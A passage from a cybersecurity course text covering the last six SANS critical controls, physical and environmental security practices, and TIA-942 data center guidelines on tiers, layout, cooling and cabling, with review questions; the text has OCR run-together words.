15. **Critical Control15:Controlled Access Based On Need to Know:**Onceanattackerhas penetrated a sensitive network, if users have access to all or most of the information, the attacker'sjoboffindingandexfiltratingimportantinformationisgreatlyfacilitated.Users of the systems should only be provided the access rights as per need of functions they need to access on thesystems.
16. **Critical Control 16: Account Monitoring and Control:** Attackers frequently discover and exploit legitimate but inactive user accounts to impersonate legitimate users, thereby making discovery of attacker behavior difficult for network watchers. Accounts of contractors and employees who have been terminated have often been misused in this way. Additionally, some malicious insiders or former employees have accessed accounts left behind in a system long after contract expiration, maintaining their access to an organization's computing system and sensitive data for unauthorized and sometimes malicious purposes.
17. **Critical Control 17: Data Protection**: Attackers could exfiltrate sensitive data from critical sector organizations. Yet, in most cases, the victims may not have any clue that such data is leaving their site - because they were not monitoring data outflows. The movement of data across network boundaries both electronically and physically must be carefully scrutinized to minimize its exposure toattackers.
18. **Critical Control 18: Incident Response and Management:** A great deal of damagehas been done to organizational reputations and a great deal of information has been lost in organizations that do not have fully implement effective incident response management in place. Any organization that hopes to be ready to find and respond to attacks effectively owes it to their employees and contractors to find the gaps in their knowledge and to provide exercises and training to fill those gaps. A solid security skills assessment program can provide actionable information to decision makers about where security awareness needs to be improved, and can also help determine proper allocation of limited resources to improve securitypractices.
19. **CriticalControl19:Secure Network Engineering**: Many controls in this document are effective but can be circum ventedinnetworksthatarebadlydesigned.However eventhe best designed networks constantly evolve, new business imperatives appear, attackers develop new techniques, and new technologies emerge to complicate the security problem. In such an environment, attackers take advantage of missing security features, time gaps in deploying newdefenses.
20. **Critical Control 20: Penetration Tests and Red Team Exercises**: Attackers penetrate networks and systems through social engineering and by exploiting vulnerable software and hardware. Once they get access, they burrow deep and expand the number of systems over which they have control. Most organizations do not exercise their defenses so they are uncertain about its capabilities and unprepared for identifying and responding to attack. This control goes beyond traditional

penetration testing, which typically has the goal of identifying vulnerabilities and showing their business risks. Red Team Exercises are exercise in the traditional sense of military exercises where the three goals are improved readiness of the organization, better training for defensive practitioners,as well as inspection of current performance levels. Independent red teams can provide valuable objectivity regarding both the existence of vulnerabilities and the efficacy of defenses and mitigating controls already in place and even those planned for future implementation.

1.5 LET US SUM UP

In this unit we discussed infrastructure security best practices and guidelines and critical security controls for cyber defense. These best practices and security controls are prioritizing as per the threat perception to the information systems in real world. There are various frameworks and guiding documents available for implementing to secure the network, however it is better if we can prioritize the things as per threat landscape & risk assessment, and then accordingly invest our resources to secure the network. This is where best practices and critical security controls comes into the picture. Again, it is advised to student to explore and understand the framework and documents referred in this unit (Refer 1.9Refrence).

1.6 CHECK YOUR PROGRESS

1. What is SecureMobility
2. Define BYOD and its associated securityrisks.
3. List down VLAN security bestpractices
4. List down any five securitycontrols.
5. Why Incident Response and Management is a criticalcontrol.

1.7 MODEL QUESTIONS

1. Write a note on network security best practices.
2. What do you mean by infrsatucture security?
3. Explain end-point security.
4. Write note on SANS Critical controls for cyber defence.
5. Discuss any 4 critical security controls in detail.
6. Why Maintenance, Monitoring and Analysis of Complete Audit Logs is critical control.
7. What do you understand by Secure Network Engineering?
8. Discuss importance of Penetration Tests and Red Team Exercises.
9. Write a note on Network Device Resiliency and Survivability.

Unit 4: Network Security (Physical and Environment Security)

4

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the Physical and environment securityneed.
- Know the threats from manmadedisasters.
- Know the physical security good practices andguidelines.
- Understand the physical and environment securitycontrols.
- Know data centersecurity.

1.2 INTRODUCTION

The risk from adversaries and natural or man-made disasters such as earthquake is important to control in order to achieve overall objective of organization's information security. All security mechanisms can be defeated if a attacker has physical access to them. It is important to secure the organization's assets by implementing physical protection systems like boundary, barriers, locks, access controls, CCTV cameras, alarms, intrusion detectors etc.

Similar to physical security, environmental security elements like power and backup sites, Heating, Ventilation and Air Conditioning systems(HVAC)systems,and fire detection also play an important role in information security system of theorganization.

In this unit we will discuss physical security, environment security and data center guidelines with respect to information and communications technology. This unit is derived from various industry good practices and guidelines refer the reference section of the unit for more details.

1.3 PHYSICAL SECURITY INFORMATION AND COMMUNICATIONS TECHNOLOGY

The Physical Security addresses the threats, vulnerabilities, and countermeasures that can be utilized to physical protect an enterprise‘s resources and information. These resources include people, facility, data, equipment, support systems, media, and other supplies. Physical security requires assessing threats, then designing a protection mechanism that involves equipment and procedures, and testing it from time to time for improvements.

Physical security focuses on deterrence to physical intrusion and provides means for physical intrusiondetection, alarming security team, making it difficult for intruders to defeat the security system and respond to successful intrusions. With the advent of technology solutions, these mechanisms help in effective management of physical security of facilities. In following paragraphs we will study Strategy and best practices for physical security developed byDataSecurity Council of India (DSCI), following strategy and best practices we will discuss guidelines for physical security.

Strategy for PhysicalSecurity

Strategy for Physical security is aimed for designing physical security controls for an organization. Students are advised to visit DSCI website for more details.

- Create a map of all physical facilities to systems housed in the facilities, physical security operations handled from the facilities and their criticality to the business.

- Ensure that a significant level of centralized visibility exists over physical security initiatives, activities, functions, solutions, processes and current state of maturity of all locations
- Create a map of physical security solutions, techniques and architectural elements deployed across all thefacilities
- Create an inventory of compliance regulations in regard to physical security and map them into in-scope facilities andsystems
- Ensure that the physical security requirements are defined and documented considering facts such as the threat landscape of an organization, vicinity and compliance requirements
- Ensurethatthephysicalsecuritymeasuresarederivedoutofawelldefinedframeworkor structure for physicalsecurity.
- Ensure that the selection of physical protection measures is derived from thorough threat analysis of facilities and zones within thefacilities.
- Establish an enterprise level standards or guidelines for physical security- site selection, perimeter controls, entry & interior controls, access provisioning and revocation, intrusion detection, incident management, monitoring and policy exceptions- for all self owned and leasedfacilities
- Definetherolesandresponsibilitiesofphysicalsecurityorganizationatthecorporateand regional facilitylevel.
- Ensure that a strategy exists for integrating physical security function with other security initiatives of theorganization
- Develop a strategic roadmap for physical security for adoption of emerging technical solutions

Physical Security – BestPractices

DSCI security framework listed following best practices for physical security that organizations may choose when implementing security controls against physical intrusions.

- Create a map of physical security activities, processes, technologies and operations at geographical vicinity, campus perimeter, and work area entry andinterior.
- Create a visibility over all access points, their criticality and access control measures deployed at all these points
- Ensure that the facility is divided into security zones, based on the criticality of each function, project or task being carried out. Derive a map of access requirements for each zone and user groups that require access to thesezones
- Ensure that the physical security processes are established for all physical security elements such as campus entry, zone entry, interior operations, access granting & revocation, visitors access, physical security monitoring, incident management and emergencyoperations
- Ensure that the entry to a facility is restricted to only those users who provide proof of their organizationalidentity.
- Ensure that a mechanism exists to identify, authenticate and authorize access tousers.
- Ensure that a physical access process is integrated with user life cycle management of the organization that entails physical access provisioning, access management and revocation
- Ensure that a process exists for allowing and revoking access of visitors, partners, third party service providers and supportservices
- Create an inventory of instances that may introduce securityvulnerabilities.

- Ensure that a security authorization is performed for all changes pertaining to physical security,instancesthatmayintroducesecurityvulnerabilitiesandexceptiontothepolicy
- Ensure that an adequate number of security guards are deployed at the facilities. Ensure that background checks and credibility of contractor organization they belong to, has been considered while sourcing or recruitingguards
- Ensure that an adequate level of security measures are implemented for vehicle entry & exit, vehicle parking areas, loading/unloading docks, storage areas, and any other area that may provide easy passage for physicalintrusion
- Ensure that the incoming data and telecom lines, Customer Premises Equipments (CPEs) from service providers and electric distribution systems are protected from physical intrusion
- Create an inventory of alarm system installations across the facilities, external and internal installations. Map the inventory with the detection requirements of an organization
- Ensure that a mechanism exists to facilitate detection of physical intrusion, confirmation of the incident, escalation to respective officials, tracking of the corrective actions and recording of theincidents
- Ensure that the physical security function is integrated with information securityteam
- Ensure that a mechanism exists for reporting the physical securityincident.
- Ensure that a significant level of efforts are dedicated to assess the vulnerability of organization‘s facilities and conduct a routine survey or audit to review and test preparedness of physical securityfunction
- Ensure that a significant level of coordination exists with local law enforcement bodies for handling physical securitybreaches

Physical Security -Guidelines

Physical security guidelines are divided into the following three sections:

- Physical security of Information and communications Technology (ICT) equipment.
- Physical security of Information and communications Technology (ICT) systems.
- Physical security of Information and communications Technology (ICT) facilities.

Physical security of Information and Communications Technology (ICT) Equipment

ICT equipments are used to facilitate the processing, storage and communication of organizations information. ICT equipment that requires protection includes any device which can store information electronically, suchas:

- computers—desktop, laptop ortablet
- photocopiers, multi function devices (MFDs) and printers
- fax machines
- mobiletelephones
- digital cameras
- personal electronic devices,and
- storage media–for example, portable hard drives, USB sticks, CDs, DVDs, RFID tags and systems.

The level of protection that should be given to ICT equipment is depends on business impact that would result from the compromise, loss of integrity or unavailability of the information held on the equipment, or the loss/ unavailability of the ICT equipment itself. Some of the precautions that need to be taken for ensuring physical security of ICT equipmentsare:

a. **Storage of ICT Equipment:** ICT equipment should be stored in dedicated Physical secure area/zone of organization. Organizations should consider risk associated with the unauthorized physical access of the equipment and accordingly store the ICT equipment like in CCTV monitored and locked room/cabinet. Organization may not be able to secure some electronic equipment in security containers or rooms, in such circumstances organization should focus on security of data residing on the equipment solutions like removable of media, hard disk and implementation of encryption solution may be used.
b. **Theft or Loss of equipment:** Organizations should have procedure to handle theft or loss of the equipment. Controls like encryption of critical data, theft tracking, bios password may beimplemented.
c. **Off-site ICT equipment and Disposal:** ICT equipment movement should be controlled throughout the life cycle of the equipement. It is important that authorization is received before taking equipment off-site. Equipement owner and user should be consulted before taking equipment offsite. The specific terms and conditions with which the information/equipment can be used off-site should be explicitly defined. The use of encryption should be considered in addition when taking data off-site. Procedures should exist to ensure that any sensitive data and licensed software have been removed or securely overwritten when equipment is transferred ordisposed.
d. **Auditing of ICT equipment:** For asset control of ICT equipment, organizationsshould:

   □ record the location and authorized custodian,and
   □ Periodic audit.

   The period between audits should be based on the organization's risk assessment with higher risk items audited on a more regular basis. Organizations should, based on their risk assessment, consider visually inspecting ICT equipment as part of their asset control audit to ensure that non-approved devices have not been installed.
e. **Tamperevidentseals:** Organizations may seal ICT equipmentwithtamperevidentseals suitable for application to hard surfaces. The use of seals may give a visual indication of unauthorised access into the equipment if the seals are removed orbroken.

Physical security of Information and communications Technology (ICT) system equipment

In addition to the ICT equipment, ICT system equipment that needs physical security generally includes:

- Servers- including dedicated devices and laptops used as servers
- other communications network devices- for example,PABX
- the supporting network infrastructure- for example, cabling, patch panels,and
- Gateway devices- for example routers, network accessdevices.

Some of the precautions that need to be taken for ensuring physical security of ICT system equipment are:

a. **Physical security of servers and network devices:** Servers and network devices are to be located in security rooms/containers. The level of room/container used should be determined by the business impact of the compromise, loss of integrity or unavailability of the aggregated information accessible from the servers and network devices. Organizations should keep servers and communication network devices in dedicated Physical security of ICT facilities.

b. **Network Infrastructure:** Organization information is communicated through network infrastructure. Organizations should protect network infrastructure using a mixture of physical security measures and encryption. Organizations are to use Security Zones suitable for the highest business impact of the compromise, loss of integrity or unavailability of information being communicated over the network infrastructure. Organizations should determine the level of container required for patch panels, fiber distribution panels and structured wiring enclosures basedon:

   - the business impact of the information passing over the connections,and
   - any other controls in place to protect theinformation.

   Panels should at a minimum be in locked containers/rooms to prevent tampering. Organizations lose control of their information when it is communicated over unsecured public network infrastructure or over infrastructure in unsecured areas as they can have no assurance of the physical security of the infrastructure or logical security of the information.

   Organizations are required to use the encryption for information transmitted over public network infrastructure when the compromise, loss of integrity or unavailability of the information would have a high business impact of high or above. The encryption will sufficiently protect the information to allow it to be transmitted on an unclassified network. Organizations are also required to apply the encryption to protect information on their network infrastructure in unsecured areas.

c. **ICTsystemgatewaydevices:**In addition to the logical controls, organizations are touse physical security measures for their ICT system gateway devices to mitigate the higher business impactfrom:

   - the loss of the devices,or
   - the compromise of the aggregated information arising from physical accesstothe devices.

   Organizations using shared gateways are to apply controls to the gateway appropriate to the highest level of information passing through the gateway. Organizations are to prevent unauthorised access to gateway devices. It is recommended that these devices be located in dedicated 4.3.3.3 Physical security of ICT facilities.

Physical security of ICTfacilities

Organizations may use dedicated ICT facilities to house ICT systems, components of their ICT Systems or ICT equipment. These facilities include, but are not limited to:

- server and gateway rooms
- datacentres

- backup repositories
- storage areas for ICT equipment that hold official information,and
- Communications and patch rooms.

Organizations should pay particular attention to the security of any access points to an ICT facility- for example, cabling and ducting. Where an agency outsources its ICT facilities, or uses shared facilities, the agency is required to ensure their information is held in a Security Zone appropriate for the information. Some of the precautions that need to be taken for ensuring physical security of ICT facilities are:

a. **Access control to ICT facilities and equipment within ICT facilities:** Organizations are to control access to ICT facilities.Access to ICT facilities holding information should be controlled by:

   - A dedicated section of the CCTV cameras,security alarm system(SAS), or electronic access control system (EACS) where used,or
   - A person provided with a list of people with a need to know or need to gointo the ICT facility.

   Organizations are to keep ICT facilities, and security containers within ICT facilities holding ICT equipment, secured when the facilities are not occupied.

b. **Access Control to delivery and loading area:** Organization should limits on access to the delivery and loading areas, and to other public access areas, to the degree consistent with required operations; inspection of incoming and outgoing materials, and separation of incoming and outgoing shipments, where possible; and isolation of these areas from information processing facilities and areas where information isstored.

c. **Outsourced ICT facilities:** Organizations are to ensure that outsourced ICT facilities meet any controls identified in these guidelines for the protection of the aggregation of information held in the facilities. Security requirements should be mentioned in contracts for outsourcedfunctions.

d. **Datacentres:** Organizations using datacentres are to assess the aggregation of all information that is held in the datacentre. Organizations employing a shared datacentre arrangement are to liaise with all other organizations using the same datacentre to assess the business impact of the loss of integrity or unavailability of the aggregate of the combined information before being usedoperationally.

   Data storage devices are to be given protection commensurate with the business impact of the compromise of the aggregate of the information stored on the devices. Datacentres are selected not only for their ability to provide security of information, but also for their ability to provide continuous availability to information. ANSI/TIA-942 Telecommunications Infrastructure Standard for Data Centers provides four tiers of availability in data centres. Datacentres that comply with the Standard are available more than 99% of the time. Section 4.4 discusses the data center security guidelines.

1.4 DATA CENTER SECURITY-GUIDELINES

Data centers are critical for business. Due to rapid advances taking place in technology, businesses and users are demanding secure, continuous, reliable operation in the data center which provide high availability and peak performance, 7 days a week, 365days a year.

Data Centre Energy Management has defined a data center as a special facility that perform sone or more of the following functions:

- A data center physically houses various equipment, such as computers, servers (e.g., web servers, application servers, database servers), switches, routers, data storage devices,load balancers,wire cages or closets,vaults,racks,and related equipment.
- Data centers store, manage, process, and exchange digital data andinformation;
- Provide application services or management for various data processing, such as web hosting internet, intranet, tele-communication and information technology.


Other terms used to describe data centers include: Computer center, data centre, datacenter, data storage and hosting facility, data processing center, computer room, server room, server farm, data farm, data warehouse, co-location facility, co-located server hosting facility, corporate data center,manageddatacenters,internetserviceprovider(ISP),applicationserviceprovider(ASP), full service provider (FSP), wireless application service provider (WASP), telecommunications carriers, etc.

While designing data center particular emphasis on the following factors should be kept in mind:

- Adequate facility space (present andfuture)
- Power (operational andbackup)
- Cooling (general andrack-specific)
- Cabling path ways
- Equipment racks
- Cabling system (components anddesign)

The Telecommunications Industry Association (TIA) has issued a standard called ANSI/TIA- 942: Telecommunications Infrastructure Standard for Data Centers. Similarly the international ISO/IEC 24764 standard and the European EN 50173-5 standard are also available and all these standards define the basic infrastructure in data centers. TIA 942 is currently the most comprehensive body of standards for data centers and includes contributions from various organizations, including data center owners,consultants,andproductmanufacturers.Thecriteria for data centre addressed by the TIA 942 standard includes: Structure, Cabling performance, Redundancy, Grounding/potential equalization, Cable routing, Ceilings and double floors, Floor load,Space requirements(ceiling height,door width),Power supply/UPS,Fire protection/safety, Cooling, Lighting, Administration/labeling, Temperature/humidity and availability Tier classification.

Table 2: Tier classification



Tier requirements	TIER I	TIER II	TIER III	TIER IV
Distribution paths power and cooling	1	1	1 active / 1 alternate	2 active
Redundancy active components	N	N+1	N+1	2 (N+1)
Redundancy backbone	no	no	yes	yes
Redundancy horizontal cabling	no	no	no	optional
Raised floors	12“	18“	30“-36“	30“-36“
UPS / generator	optional	yes	yes	dual
Concurrently maintainable	no	no	yes	yes
Fault tolerant	no	no	no	yes
Availability	**99.671%**	**99.749%**	**99.982%**	**99.995%**

N: Needed

Source: Uptime Institute

The different tier data centers have strict standards for reliability and availability

- Tier1: composed of a single path for power andcooling distribution, with out redundant components, providing 99.671% availability: 28 hours of down time/year.
- TierII: composed of a single path for power and cooling distribution, with redundant components, providing 99.749% availability: 22 hours ofdowntime/year.
- TierIII: composed of multiple active power and cooling distribution paths, but only one path active, has redundant components, and is concurrently maintainable, providing 99.982% availability: 1.5 hours ofdowntime/year.
- Tier IV: composed of multiple active power and cooling distribution paths, has redundant components, and is fault tolerant,providing 99.995% availability:26minutes of down time/year

The data centre structures also need to be protected from physical damage by considering the risk of Fire Risk, Water Risk, Smoke Risk, Power Supply Risk, Air-Conditioning Risk, Dust Risk, Unauthorized Access Risk, Explosion Risk, etc.to ensure availability:

Some of the other points that need to be considered for availability are:

- Security systems such as burglaralarms, access control, video surveillance,building security,security personnel,security lighting,central building controls systems,etc.
- Choice of telecommunication carriers and redundantconnections
- Green IT and Energyefficiency
- Short response times for upgrades andextensions
- Low latencies to meet the growing requirements in terms of internetpresence

According to the TIA 942 standard the data centre (DC) should include five key functional areas as shown in the diagram below, where growth is anticipated and helps upgrading or adding servers or applications with minimal downtime or disruption.

The five key functional areas are:

- Entrance Room(ER)
- Main Distribution Area(MDA)
- Horizontal Distribution Area(HDA)
- Zone Distribution Area (ZDA)

- Equipment Distribution Area(EDA)

Ideally separate rooms should be earmarked for each of these functional areas but it may not be practical for normal organizations and hence these can be consolidated with clearly defined areas:




Figure 14: Five key functional areas for Datacenter security

The best practices for functional areas are as follows:

- LocateERoutsideoftheDCforsecuritypurpose;ifitisinsidetheDC,consolidateER&MDA
- MDA should be centrallylocated
- BothMDA&HDArequireseparateracksforfiber,UTPandcoaxialcable
- ZDAisoptional,butprovidesadditionalflexibility(preterminatedcables)
- EDA, contains equipmentonly
- Each space requires samepower/cooling

Typical Data Center Requirements can be listed under the following heads, as:

a. *Location*

- Avoid locations that restrictexpansion
- Should have redundantAccess
- Should facilitate delivery of largeequipment
- Should be located away from EMIsources
- No exterior windows should bepresent
- Provide authorized access & monitored on a 24x7basis

b. *Size*

- Sized to meet the known requirements of specificequipment
- Include projected future as well as presentrequirements

c. *Ceiling Height*

- Min.8.5‘fromfinishedfloortoanyobstruction(sprinklers,lightingfixtures,or cameras)
- Cooling architecture may dictate higherceilings

- Min. 18‖ clearance from water sprinkler heads, Flooring /Walls
- Anti-static properties
- Sealed / painted to minimizedust
- Light color to enhancelighting
- Min dist floor loading 7.2 kPA /150 lbf/Sq-ft, Recommended 12kPA / 250lbf/Sq-ft

d. *Doors*

3‘ wide x 7‘ high, no /removable center obstructions

e. *Lighting*

- Min. 500 lux in the horizontal plane and 200 lux in the verticalplane
- Lighting on separate circuits/panels
- Emergency lighting &signs

f. OtherEquipment

- UPS, power distribution or conditioner: <= 100kVa inside room, > 100kVa in separateroom

g. *Operationalparameters*

- DedicatedHVACsystempreferred(68–77F);measuredevery10-30ftat1.5ft height
- HVAC – min. 100sqft/ton
- Max. temp rate of change: 5 F/hr
- 40% to 55% relative humidity (reducesESD)
- Electrical - Signal reference grid(SRG)
- Sprinkler systems must be pre-actionSystem

h. *Security*

- Camera monitoring(internal/external)

i. *Cooling*

The TIA standard recommends a row-based arrangement of cabinets in a data center, with the fronts of equipment racks facing each other in one row (cold aisle with perforated tiles) and the backs facing each other in both adjacent rows (hot aisles with non-perforated tiles), as shown from top view in figure below. In this arrangement, lower-density power cable path ways are routed through cold aisles to optimize air flow and higher-density network cable path ways are placed in the hot aisles. Similarly, cold air enters from the front of the cabinets in the cold aisles and exits from the back of the cabinets in the hot aisles. Air circulation can be passive or forced (e.g., using fans to pull in cold air or expel hotair).





Figure 15: TIA cooling standards

j. Cabling

In a data centre, everything has to work when moving bits into, around, and out of it - and the cabling infrastructure is where the bits move. Cabling is expected to serve multiple generations of devices over a period of 10 to 25 years. Therefore, the biggest challenge is to design the connectivity architecture between horizontal distribution areas (HDAs), zone distribution areas (ZDAs), and equipment distribution areas (EDAs). A multi level cable tray system (3 Layer) may be adopted where: Bottom layer is copper cable, Middle layer is fiber and Top layer is power. Data center cabling system example is provided in the diagram below:




Access Providers
Primary Entrance Facility
Backbone Cable
• Workstation outlets
• Copper/fiber cable
• Copper/fiber PPs
• Copper/fiber cordage
Support Area
TR
Horizontal Cable
Offices, Operations Center, Support Rooms
Backbone Cable
MDA
• HD IDC blocks
• Fiber PP
• Coax connectivity (for DS-1, DS-3 circuits)
• Racks for SP equipment (584 mm [23 in])
• Core equipment cabinets (762 mm [30 in])
• LO 50-µm cable
• CAT 6/6A HD PP (24 – 144 ports)
• CAT 6/6A cordage
• Fiber PP
• Fiber cordage
• Switch equipment cabinets (762 mm [30 in])
Backbone Cable
HDA
Horizontal Cable
Backbone Cable
HDA
Horizontal Cable
ZDA
Horizontal Cable
• CAT 6/6A UHD PP (up to 288 ports)
• CAT 6/6A cordage (up to 7.6 m [25 ft])
• Fiber PP
• Fiber cordage
• LC fiber cordage (up to 7.6 m [25 ft])
• CAT 6/6A HD PP (24 – 144 ports)
• CAT 6/6A cordage (up to 3 m [10 ft])
• FXM shelf 1U (12-72 strands)
• LC fiber cordage (up to 3 m [10 ft])
• Server equipment cabinets (610 mm [24 in])
Horizontal Cable
EDA
EDA
Horizontal Cable or Zone Area Cord
EDA
• CAT 6/6A cable
• LO 50-µm cable
Computer Room

Figure 16: Cabling standards

k. Spaces

The relationship of spaces in a data centre can be shown as depicted in the figure below:



BUILDING SITE
BUILDING SHELL
GENERAL OFFICE SPACE
TELECOM ROOMS & EQUIPMENT ROOMS for spaces outside data center
OFFICE BUILDING SUPPORT SPACE
DATA CENTER
SUPPORT STAFF OFFICES
ENTRANCE ROOM(S)
DATA CENTER ELECTRICAL & MECHANICAL ROOMS
OPERATIONS CENTER
TELECOM ROOM(S) for data center support spaces
STORAGE ROOMS & LOADING DOCKS
COMPUTER ROOM

Figure 17: Standards for space

While some basic details for data centre have been provided here, students are advised to understand TIA-942 requirements and processes.

TIA-942 standard, specifically addresses data centre infrastructure including telecom infrastructure standard and facility requirements. It provides a flexible and manageable structured cabling system using standard media while building on existing standards. It helps provide guidelines on a wide range of areas useful in designing or managing a data centre. It also serves as a tier standard for determining the standard quality of a data centre and compares them.

Securing the DataCentre

The data center houses most of the critical applications and data for the organization. The infrastructure design, power and cooling, cabling for the data centre needs constant planningand upgradation depending upon theneeds.

Security should be considered as part of the core infrastructure requirements. Because a key responsibility of security for the data center is to maintain the availability of services, the ways in which security affects traffic flows, scalability, and failures must be carefully considered.
The following are some of the threat vectors affecting the data center:

- Unauthorized access
- Interruption of service
- Data loss
- Data modification

Unauthorized access can include unauthorized device access and unauthorized data access. Interruption of service, data loss, and data modification can be the result of targeted attacks. A single threat can target one or more of these areas. Specific threats can include the following: privilege escalation; malware; spyware; botnets; denial-of-service (DoS); traversal attacks (including directory, URL); and, man-in-the-middle.

Best Practices in the DataCentre

- ❖ Implementation of physical access control todatacenter.
- ❖ Implementation continuous monitoring of datacenter.
- ❖ Implementation of Environmental securitycontrols.
- ❖ Routing security is critical and following points must be takencare:
  - Route peerauthentication
  - Routefiltering
  - Log neighborchanges
- ❖ The firewalls should be hardened in a similar fashion to the infrastructure devices. The following configuration notesapply:

- Use HTTPS for device access. Disable HTTPaccess.
- Configure Authentication, Authorization, and Accounting (AAA) for role-based access control and logging. Use a local fallback account in case the AAA server is unreachable.
- Limit the types of traffic allowed over the managementinterface(s).
- Use Secure Shell (SSH). DisableTelnet.
- Use Network Time Protocol (NTP)servers

Following table provides matrix of threats mitigated by taking care of factors impacting data centre security:

Table 3: Factors impacting data centre security

Threats Mitigated with Data Center Security Design								
	Botnets	DoS	Unauthorized Access	Spyware, Malware	Network Abuse	Data Leakage	Visibility	Control
Routing Security		Yes	Yes		Yes		Yes	Yes
Service Resiliency		Yes	Yes					Yes
Network Policy Enforcement	Yes		Yes		Yes	Yes		Yes
Web Application Firewall (WAF)			Yes	Yes		Yes	Yes	Yes
IPS Integration	Yes			Yes	Yes		Yes	Yes
Switching Security		Yes	Yes		Yes	Yes		

Endpoint Security	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Secure Device Access			Yes		Yes	Yes	Yes	Yes
Telemetry	Yes	Yes	Yes		Yes		Yes	

1.5 ENVIRONMENT SECURITY-INFORMATION AND COMMUNICATIONS TECHNOLOGY

Environment security focus on reducing the risk associated with environmental factors such as natural or man made disasters on information and communications technology (ICT). Organizations should identify any threats from environmental or man-made disasters to their ICT equipment in their security risk assessment. As ICT systems may be more sensitive to environmental factors additional risk mitigation measures, over and above those used to protect peopleandphysicalassetsfromharm,may be needed.It has been observed that in most of the cases, physical and environment security also are managed by silo functions, and there is a serious lack of coordination between it and IT security. This leaves many of the physical vulnerabilities and issues in environmental elements unaddressed. These problems have been debated in recent years, driving the concept of converging physical and logical security. Different technology options are evolving in the market that promise convergence, and provide means for building a common incident management platform where physical and environment security events are addressed.

Strategy for EnvironmentalSecurity

Strategy for environmental security is aimed for designing environmental security controls for an organization. Students are advised to visit DSCI security framework for more details.

- Create an inventory of electric supply arrangements, power back up arrangements, fire safety provisions, fire detection mechanisms, fire exits, Heating Ventilating and Air- Conditioning (HVAC) equipment systems across all thefacilities.
- Ensure that there exists a complete visibility over adequacy of measures deployed for environment security, their current state against geographical and local conditions and historical incidents pertaining to environmentalmeasures.
- Ensure that a significant level of resources and efforts are dedicated for continual operation of facilities, protection of environment at facilities, deterring fire incidents at facilities and protecting human life at facilities in case ofincidents.
- Ensurethatanenterprisewidestandardsandguidelinesareestablishedforenvironmental protection.
